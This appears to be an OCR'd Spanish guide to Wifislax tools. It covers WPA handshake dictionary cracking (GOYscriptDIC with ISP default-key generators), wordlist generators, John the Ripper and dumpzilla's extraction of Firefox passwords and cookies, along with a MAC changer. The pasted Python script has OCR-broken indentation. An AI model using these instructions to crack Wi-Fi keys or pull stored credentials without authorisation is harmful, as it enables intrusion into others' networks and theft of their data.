
wifislax ~ #

GOYscriptDIC
Script que para pasar 4 diccionarios ya creados sobre los handshake capturados con Goyscript WPA.

Caracteristicas de la herramienta y lista de cambios:
- Selecciona uno o mas de los handshakes capturados por goyscriptWPA u otra heramienta.
- Selecciona uno o más de los diccionarios disponibles (.dic o .sh al vuelo).
- En el menú de selección de diccionarios se indica cuántas contraseñas tiene cada uno
- Se muestran de morado los handshakes de los que ya se ha obtenido la contraseña.
- Añadido parámetro para poder filtrar la búsqueda de handshakes
- Añadido diccionario al vuelo para redes de R (Galicia)
- Añadido diccionario al vuelo para redes de Orange (son más de 200 millones de posibles contraseñas, así que he añadido guardado de sesión automáticamente para poder continuar en cualquier momento). Dicho diccionario está basado en el algoritmo del script Orange.sh creado por 1camaron1 (colaboración de kcdtv) y publicado en:
http://lampiweb.com/foro/index.php?topic=9913.0
- Se puede usar pyrit

- Se guarda un registro de los diccionarios pasados (completamente) a cada handshake.
Si se intenta volver a pasar el mismo diccionario al mismo handshake el script lo detecta y lo omite.
- Se indica si el proceso de pasar el diccionario ha sido cancelado.
- Se indica la hora a la que se comienza a pasar un diccionario y se muestra un cronómetro para cada uno de ellos.
- Añadido soporte para John the Ripper (guarda las sesiones en "wpa/sesiones"). Si deseamos cancelar el proceso de pasar el diccionario, es imprescindible que lo hagamos pulsando CONTROL+C y esperemos a que se cierre la ventana. De lo contrario la sesión no se guardará.
Traducido al español e integrado en Wifislax.
- Reescritos los diccionarios por script para generarlos con crunch (más rápido de bash)
- Añadidas 1.000.000 de contraseñas más para el diccionario Mundo-R.sh
- Añadida la posibilidad de generar un diccionario personalizado automáticamente para redesWPA con un patrón de contraseña conocido
- Ahora se comprueba al inicio si el dispositivo de almacenamiento es de sólo lectura
- Ahora se pueden usar diccionarios con extensión .txt (en la carpeta "dic")
- Se comprueba si se tienen permisos de root para poder ejecutar el script

Uso de la herramienta:
Una vez elegido el o los handshakes nos muestra el menú donde podremos elegir qué diccionario vamos a utilizar.
Podemos seleccionar, uno, varios o todos los diccionarios a pasar, cuando lo hayamos hecho ponemos “0” y comenzara a pasar los diccionarios uno tras otro.

```
GOYscriptDIC 3.4-beta5 by GOYfilms
```

Distribución de linux detectada: Wifislax

Se han encontrado 11 diccionarios pero no hay handshakes.

Pulsa una tecla para salir...

Como vemos para usarlo previamente hay que capturar algún handshake con GOYscript WPA para luego selecionar uno de los dicionarios disponibles para pasar.

generadorDiccio.py
Script python para generar dicionarios.
Al abrir primer acceso directo nos abre el archivo en el editor SciTE para que lo podamos modificar a nuestro antojo:

```
#!/usr/bin/python
#
# :: Invasion Tux
# :: Ultima modificacion : miercoles, 14 de enero de 2009
# :: Script realizado por makiolo (makiolo@gmail.com) (Licencia Creative Commons con reconocimiento)
# :: Ultima version : http://blogricardo.wordpress.com/2008/12/28/script-para-generar-diccionarios-de-fuerza-bruta/
# :: Dependencias : python
#

import sys, math
from time import time, localtime, strftime

############################## CONFIGURACION ##########################

LONGITUD = 8
ALFABETO = "abcdefghijklmnopqrstuvwxyz0123456789_-."

#########################################################################

############################## FUNCIONES ##########################
def getVariacionesConRepeticion(ALFABETO , LONGITUD):
  sumatorio = 0
  for i in range(LONGITUD):
    producto = 1
    for j in range(i+1):
      producto = producto * len(ALFABETO)
    sumatorio = sumatorio + producto
  return sumatorio
```

```
def eventoPalabraGenerada(palabra):
  print palabra

#################################################################
#######

######################## VARS AUXILIARES
#################################
DEBUG = True
VERBOSE = True
variacionesConRepeticion = getVariacionesConRepeticion(ALFABETO ,
LONGITUD)
inicioReloj = time()
cont = 0
progreso = 0
#################################################################
#######

while LONGITUD > 0:
  try:
    contadores = []                                  # ponemos los contadores
a 0
    for i in range(LONGITUD):
      contadores.append(0)

    fin = False
    while not fin:
      if DEBUG == True:
        palabra=[]                                   # Creas una lista vacia
(y liberas de paso)
        for i in range(LONGITUD):
          palabra.append(ALFABETO[contadores[i]])    # Vas
metiendo al final letra a letra
        eventoPalabraGenerada("".join(palabra))      # Envias a
tu callback tada la lista unida

      if VERBOSE == True:
        if (cont % 600000 == 0) and (cont != 0):
              progreso = cont*100.0/variacionesConRepeticion      #
porcentaje hasta ahora
          progreso = round(progreso , 2)
           finReloj = time() - inicioReloj           # finReloj es lo que
esta tardando el calculo
```

```
        velocidad = cont / finReloj                          # palabras procesadas
por segundo
        velocidad = round(velocidad , 2)
        estimado = finReloj * variacionesConRepeticion / cont        # es lo que
se estima en realizar todo el proceso
        restante = estimado - finReloj                       # es lo que se estima
en realizar lo restante
        restante = restante / 60 / 60                        # lo pasamos a horas
        restante = round(restante , 2)
         sys.stderr.write(str(progreso)+"% - Quedan "+str(restante)+" horas. La
velocidad es de "+str(velocidad)+" palabras/seg\n")

     cont = cont + 1
     actual = LONGITUD - 1                                   # Pongo actual a la
derecha del todo
     contadores[actual] = contadores[actual] + 1             # Sumo 1 a las
unidades

       while(contadores[actual] == len(ALFABETO)) and not fin:          #
Propago el carry
      if(actual == 0):
       fin = True                                        # FIN
      else:
        contadores[actual] = 0                           # reinicia el actual
contador
       actual = actual - 1                               # avanza a la izquierda
       contadores[actual] = contadores[actual] + 1       # y le sumo 1

  LONGITUD = LONGITUD - 1                                # combinaciones
para uno menos

 except KeyboardInterrupt:
   sys.stderr.write("Interrumpido por el usuario\n")
   fin = True                                            # Fuerzo las condiciones de
salida
   LONGITUD = 0

if VERBOSE == True:
  sys.stderr.write("Terminado al "+str(progreso)+"% - Realizadas "+str(cont)+"
combinaciones de "+str(variacionesConRepeticion)+"\n")
```

Al abrir segunto acceso directo ejecuta el script, abre el terminal y aparece lo siguiente

0.0% - Quedan 12430.15 horas. La velocidad es de 122749.24 palabras/seg
0.0% - Quedan 12440.51 horas. La velocidad es de 122647.07 palabras/seg
0.0% - Quedan 12445.13 horas. La velocidad es de 122601.5 palabras/seg
0.0% - Quedan 12442.44 horas. La velocidad es de 122627.95 palabras/seg
0.0% - Quedan 12433.29 horas. La velocidad es de 122718.2 palabras/seg
0.0% - Quedan 12432.61 horas. La velocidad es de 122724.97 palabras/seg
0.0% - Quedan 12430.89 horas. La velocidad es de 122741.92 palabras/seg
0.0% - Quedan 12428.14 horas. La velocidad es de 122769.02 palabras/seg
0.0% - Quedan 12425.71 horas. La velocidad es de 122793.05 palabras/seg
0.0% - Quedan 12425.5 horas. La velocidad es de 122795.05 palabras/seg
^CInterrumpido por el usuario
Terminado al 0.0% - Realizadas 6132835 combinaciones de 5492851609440

El programa generara el diccionario con los parametros que le pusimos en el script.

Giga Wordlist Creator

```
 ----------------------------------------
 ~~~~~~~~~~ Giga Wordlist Creator ~~~~~~~~~~
 ----------------------------------------
 ----------~ Automatic creation ~----------
 ----~ Of an optimized dictionary file ~----
 ----------~ For WPA Cracking ~------------
 -----~ Developed for Backtrack 3 Final ~---
 ----------------------------------------
 ---- Brought to you by M1ck3y & M1r4g3 ----
 ------------ www.crack-wpa.fr  ------------
 ----------------------------------------
```

--> Please enter your choice:

--> (follow the steps in order!)

--> 1 Merge all your wordlists files
--> 2 Modify the dictionary with John The Ripper
--> 3 Optimize the dictionary for WPA cracking
--> 4 Sort and remove duplicates

--> Your choice:
(Elegimos la opcion que queramos)

John The Ripper


- John the Ripper password cracker
- Copyright (c) 1996-2011 by Solar Designer and others
- Homepage: http://www.openwall.com/john/

- Usage: john [OPTIONS] [PASSWORD-FILES]

* Escribe john y presiona enter para ver las opciones
* Write john and press enter to see options

```
wifislax ~ # john
Created directory: /root/.john
John the Ripper password cracker, version 1.8.0
Copyright (c) 1996-2013 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin    wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]       "incremental" mode [using section MODE]
--external=MODE            external mode or word filter
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]              run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]N               load salts with[out] at least N passwords only
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                  fork N processes
--format=NAME              force hash type NAME: descrypt/bsdicrypt/md5crypt/
                      bcrypt/LM/AFS/tripcode/dummy
```

Jonnhy
Herramienta para crear realizar ataques de fuerza fruta con diccionarios.



Maskprocessor
Generación de dicionarios de alto rendimiento configurable.

maskprocessor by atom, High-Performance word generator with per-position configureable charset

Usage: maskprocessor [options]... mask

* Startup:

-V, --version Print version
-h, --help Print help

* Increment:

-i, --increment Enable increment mode
--increment-min=NUM Start incrementing at NUM
--increment-max=NUM Stop incrementing at NUM

* Misc:

--hex-charset Assume charset is given in hex

* Resources:

```
  -s,  --start-at=WORD       Start at specific position
  -l,  --stop-at=WORD        Stop at specific position

* Files:

  -o,  --output-file=FILE    Output-file

* Custom charsets:

  -1,  --custom-charset1=CS  User-defineable charsets
  -2,  --custom-charset2=CS  Example:
  -3,  --custom-charset3=CS  --custom-charset1=?dabcdef
  -4,  --custom-charset4=CS  sets charset ?1 to 0123456789abcdef

* Built-in charsets:

  ?l = abcdefghijklmnopqrstuvwxyz
  ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
  ?d = 0123456789
  ?s =  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  ?h = 8 bit characters from 0xc0 - 0xff
  ?D = 8 bit characters from german alphabet
  ?F = 8 bit characters from french alphabet
  ?R = 8 bit characters from russian alphabet

wifislax maskprocessor #

Mutator v0.2 by @AloneInTheShell email:<alone.in.the.shell@gmail.com>

Syntax: mutator [options] wordlist

Options:
        -v, --version         Show version information
        -h, --help            Show this help
        -o, --output [file]   File to write the results
        -f, --file [file]*    File from read the words
        -w, --word [word]*        Word to mutate
        -b, --basic           Only "case" and "l33t" mutations
        -a, --advanced        Only advanced mutations
        -y, --years [year]  No append,prepend year, if a year is specified
appendrange between year specified and actual year
        -x, --specials        No append specials chars
        -s, --strings         No append,prepend hardcoded strings
```

One of these options -w or -f is required

PW-Inspector

PW-Inspector v0.2 (c) 2005 by van Hauser / THC vh@thc.org [http://www.thc.org]

Syntax: pw-inspector [-i FILE] [-o FILE] [-m MINLEN] [-M MAXLEN] [-c MINSETS] -l -u -n -p -s

Options:
-i FILE file to read passwords from (default: stdin)
-o FILE file to write valid passwords to (default: stdout)
-m MINLEN minimum length of a valid password
-M MAXLEN maximum length of a valid password
-c MINSETS the minimum number of sets required (default: all given)
Sets:
-l lowcase characters (a,b,c,d, etc.)
-u upcase characters (A,B,C,D, etc.)
-n numbers (1,2,3,4, etc.)
-p printable characters (which are not -l/-n/-p, e.g. $,!,/,(,*, etc.)
-s special characters - all others not withint the sets above

PW-Inspector reads passwords in and prints those which meet the requirements.
The return code is the number of valid passwords found, 0 if none was found.
Use for security: check passwords, if 0 is returned, reject password choice.
Use for hacking: trim your dictionary file to the pw requirements of the target.
Usage only allowed for legal purposes.

==========
StrinGenenator v1.3 by |FluiD|
==========
1.- Dic. letras minusculas.
2.- Dic. letras MAYUSCULAS.
3.- Dic. letras minusculas y numeros.
4.- Dic. letras MAYUSCULAS y numeros.
5.- Dic. numeros.
6.- Dic. numeros desde... hasta...
7.- Dic. HEX.
8.- Dic. HEX aleatorios.
9.- Dic. con string y letras minusculas.
10.- Dic. con string y letras MAYUSCULAS.

11.- Dic. con string y numeros.
12.- Dic. con string, letras minusculas y numeros.
13.- Dic. con string, letras MAYUSCULAS y numeros.
14.- Dic. a medida.
15.- Dic. a medida por volumenes.
16.- Filtrar palabras en archivo de texto.
17.- Conversor archivos Mayusculas/Minusculas.
---
p.-Prefijo : N/A.
s.-Sufijo : N/A.
==========
Opcion:


WG4Crack
WG4Crack v1.1 -by Coeman76- www.lampiweb.com (2014)

Uso Linux : ./WG4Crack [Charset] [Longitud] [Opciones]

Opciones Disponibles:

-r Nº maximo de repeticiones de un caracter de forma consecutiva. Max 5 (Si es 1 no aanmki)
-o Nº maximo de ocurrencias de un caracter en la palabra. Max 4 (si es 2 no abacalk)
-p Nº maximo de parejas de caracteres. Max 2 (Si es 1 no ababcgt)
-i Cadena de Inicio (La cadena no interactuara con las reducciones)
-f Nombre de archivo donde guardar el diccionario (Sin extension)

Ej. de uso : ./WG4Crack 0123456789 10 -r 1 -o 2 -i 9 -p 1 ---> Generara primera Key 9010212343



Elimina de un diccionario las palabras de menos de 8 caracteres.

Soporta formato .txt, .lst y .dic

Nombre diccionario entrada (con extension):

Wg
USAGE: perl /bin/wg.pl options
options are:
-a string: prefix
-c number: max consecutive letters (how many consecutive 'a' do you want?)
-e : submit the output string to the operating system
-h : help
-l number: min length of the word
-o number: max number of occurrencies of a letter
-n number: max number of n-ple (AA, BBB, CCC, DDDD)
-r number: max number of repeatitions (ABCABABBCDBCD has 5 repeatitions: 3 reps of AB and 2 of BCD)
-t : trace on
-u number: max length of the word
-v string: list of valid characters (es, "01" "abcdef")
-w Filename
-z string: postfix

possible return code are:
0, ok
1, not all parameters
2, min length (-l) is greater than max lenght (-u)
3, at least one parameter is lower than 1
Return code: 1

Forenses
Herramientas forenses para recuperar archivos, datos, metadatos, cookies, sesiones, passwords, etc

Bulkextractor
Herramienta para extraer un archivo de imagen de sistema.

Al iniciarlo vemos todas las opciones disponibles:
bulk_extractor version 1.3.1 $Rev: 10845 $
Usage: bulk_extractor [options] imagefile
  runs bulk extractor and outputs to stdout a summary of what was found where

Required parameters:

```
   imagefile      - the file to extract
 or  -R filedir  - recurse through a directory of files
   -o outdir     - specifies output directory. Must not exist.
                   bulk_extractor creates this directory.
Options:
   -b banner.txt- Add banner.txt contents to the top of every output file.
   -r alert_list.txt  - a file containing the alert list of features to alert
                        (can be a feature file or a list of globs)
                        (can be repeated.)
   -w stop_list.txt   - a file containing the stop list of features (white list
                        (can be a feature file or a list of globs)s
                        (can be repeated.)
   -F <rfile>   - Read a list of regular expressions from <rfile> to find
   -f <regex>   - find occurrences of <regex>; may be repeated.
                  results go into find.txt
    -q nn         - Quiet Rate; only print every nn status reports. Default 0; -1 for
no status at all

Tuning parameters:
   -C NN         - specifies the size of the context window (default 16)
   -G NN         - specify the page size (default 16777216)
   -g NN         - specify margin (default 4194304)
   -W n1:n2      - Specifies minimum and maximum word size
                  (default is -w6:14)
   -B NN         - Specify the blocksize for bulk data analysis (default 512)
   -j NN         - Number of analysis threads to run (default 2)
   -M nn         - sets max recursion depth (default 5)

Path Processing Mode:
   -p <path>/f  - print the value of <path> with a given format.
                  formats: r = raw; h = hex.
                  Specify -p - for interactive mode.
                  Specify -p -http for HTTP mode.

Parallelizing:
   -Y <o1>      - Start processing at o1 (o1 may be 1, 1K, 1M or 1G)
   -Y <o1>-<o2> - Process o1-o2
   -A <off>     - Add <off> to all reported feature offsets

Debugging:
   -h           - print this message
   -H           - print detailed info on the scanners
   -V           - print version number
```

-z nn - start on page nn
-dN - debug mode (see source code
-Z - zap (erase) output directory

Control of Scanners:
-P <dir> - Specifies a plugin directory
-E scanner - turn off all scanners except scanner
-m <max> - maximum number of minutes to wait for memory starvation
default is 60
-s name=value - sets a bulk extractor option name to be value

-e bulk - enable scanner bulk
-e wordlist - enable scanner wordlist

-x accts - disable scanner accts
-x aes - disable scanner aes
-x base16 - disable scanner base16
-x base64 - disable scanner base64
-x elf - disable scanner elf
-x email - disable scanner email
-x exif - disable scanner exif
-x gps - disable scanner gps
-x gzip - disable scanner gzip
-x hiber - disable scanner hiber
-x json - disable scanner json
-x kml - disable scanner kml
-x net - disable scanner net
-x pdf - disable scanner pdf
-x vcard - disable scanner vcard
-x windirs - disable scanner windirs
-x winpe - disable scanner winpe
-x winprefetch - disable scanner winprefetch
-x zip - disable scanner zip

dumpzilla
Script para extraer todos los datos guardados de mozilla como cookies, permisos, descargas, historial, cacheoffline, thumbnails, passwords, sesiones, etc

Al iniciarlo vemos todas las opciones disponibles:
Version: 15/03/2013

Usage: python dumpzilla.py browser_profile_directory [Options]

Options:

--All (Shows everything but the DOM data. Doesn't extract thumbnails or HTML 5 offline)
--Cookies [-showdom -domain <string> -name <string> -hostcookie <string> -access <date> -create <date> -secure <0/1> -httponly <0/1> -range_last -range_create <start> <end>]
--Permissions [-host <string>]
--Downloads [-range <start> <end>]
--Forms [-value <string> -range_forms <start> <end>]
--History [-url <string> -title <string> -date <date> -range_history <start> <end> -frequency]
--Bookmarks [-range_bookmarks <start> <end>]
--Cacheoffline [-range_cacheoff <start> <end> -extract <directory>]
--Thumbnails [-extract_thumb <directory>]
--Range <start date> <end date>
--Addons
--Passwords (Decode only in Unix)
--Certoverride
--Session
--Watch [-text <string>] (Shows in daemon mode the URLs and text form in real time. -text' Option allow filter, support all grep Wildcards. Exit: Ctrl + C. only Unix).

Wildcards: '%' Any string of any length (Including zero length)
'_' Single character
'\' Escape character


Date syntax: YYYY-MM-DD HH:MM:SS

Win profile: 'C:\Documents and Settings\xx\Application Data\Mozilla\Firefox\Profiles\xxxx.default'
Unix profile: '/home/xx/.mozilla/seamonkey/xxxx.default/'


Grampus
Es un programa para extraer metadatos de archivos
Lo abrimos

Le damos a Open y nos da la opcion de selecionar File, Directory o url (archivo, directorio o url)

File: selecionamos el archivo y nos mostrara los metadatos. Podemos limpiarlos o descargarlos.



Url: Nos abrira un webcrawler, metemos la url y nos mostrara los metadatos de todos los archivos de esa url.




Directory: selecionamos el directorio y nos mostrara los metadatos de todos los archivos del directorio (no rastrea subdirectorios)

Gestores de Conexión
Herramientas para gestionar las conexiones e interfaces de rediación

Network Manager Start
Inicia las interfaces de red

Network Manager Stop
Detiene las interfaces de red

Sakis 3G
Asistente para conectarnos con un modem 3G a internet en Linux
Al inicialo nos aparecen una interface gráfica en el terminal con distintos menus:



```
|        < OK >     <Cancel>          |
└──────────────────────────────────────────────────────────────────────
──────┘
```

MENU=CONNECT

Hardware Tools
Herramientas de hardware para monitorizar y cambiar parametros de nuestras interfaces de red

Bmon
Herramienta que sirve para monitorizar nuestras interfaces de red

ChaMAC
Script que sirve para cambiar todas las direcciones MAC de tu PC por unas aleatorias

```
==========================================
|          ChaMAC 0.9-5 by vk496                  |
```

```
|                                                |
|        netenti.blogspot.com                    |
|                                                |
|   Pequeño script para cambiar todas            |
|  las direcciones MAC de tu PC por unas         |
|  aleatorias. Usa chamac --help para            |
|  mas info.                                     |
|                                                |
|    Para www.seguridadwireless.net              |
==========================================


Privileges root--->         OK!
Chamac installdir--->       OK!
Autoboot Status--->         Off
Chamac Database--->         OK!
        Database: 23285
Chamac Mode------->         Normal

Network inteface/s:         2

eth0 wlan0

=======================================================\
  INTERFACE: eth0
  FABRICANTE: Quanta Computer Inc
  MAC ORIGINAL: 00:26:9e:e2:59:7a
  MAC ACTUAL: b8:c2:6a:09:1e:31
=======================================================/
=======================================================\
  INTERFACE: wlan0
  FABRICANTE: Quanta Microsystems, INC.
  MAC ORIGINAL: 06:11:c4:d3:90:54
  MAC ACTUAL: 04:16:b5:d2:10:63 (Quanta Microsystems, INC.)
=======================================================/

Reiniciando interfaces y DHCP ...
Mediante ifconfig podras comprobar que la mac realmente ha cambiado.
Iniciando servcio /etc/rc.d/rc.inet1

Recuerda revisar las demas opciones con chamac --help

Tareas realizadas ... Hasta pronto :)
```

Consulta de Fabricante
Script para consultar el fabricante de un determinado punto de acceso.
Tenemos que poner los 6 primeros caracteres de la mac separados con guiones en vez de puntos.
Y nos mostrara el fabricante del AP
Vamos a ver a continuación lo que nos aparece al iniciarlo:

```
#####################################################
######  BUSCADOR DE FABRICANTES POR MAC  ######
######   www.seguridadwireless.net v1.1  ######
#####################################################
```

